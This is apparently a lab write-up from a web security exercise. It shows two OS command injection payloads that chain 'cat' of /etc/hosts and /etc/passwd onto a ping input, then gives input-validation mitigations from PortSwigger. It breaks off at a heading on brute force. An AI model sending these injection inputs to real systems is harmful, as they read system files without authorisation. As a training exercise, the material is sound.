



**Web Application 1: *Your Wish is My Command Injection***

ping 8.8.8.8 && cat ../../../../../etc/hosts



ping 8.8.8.8 && cat ../../../../../etc/passwd





**Recommended Mitigation Strategies:**

* **Set up restricted permissions for those who are allowed access to the database(s) for all confidential directories/files.**
* **PortSwigger advises to implement input validation, including validating against a whitelist of permitted values, validating that the input is a number, and validating that the input contains only alphanumeric characters, no other syntax or whitespace**

**(https://portswigger.net/web-security/os-command-injection)**

### **Web Application 2: *A Brute Force to Be Reckoned With***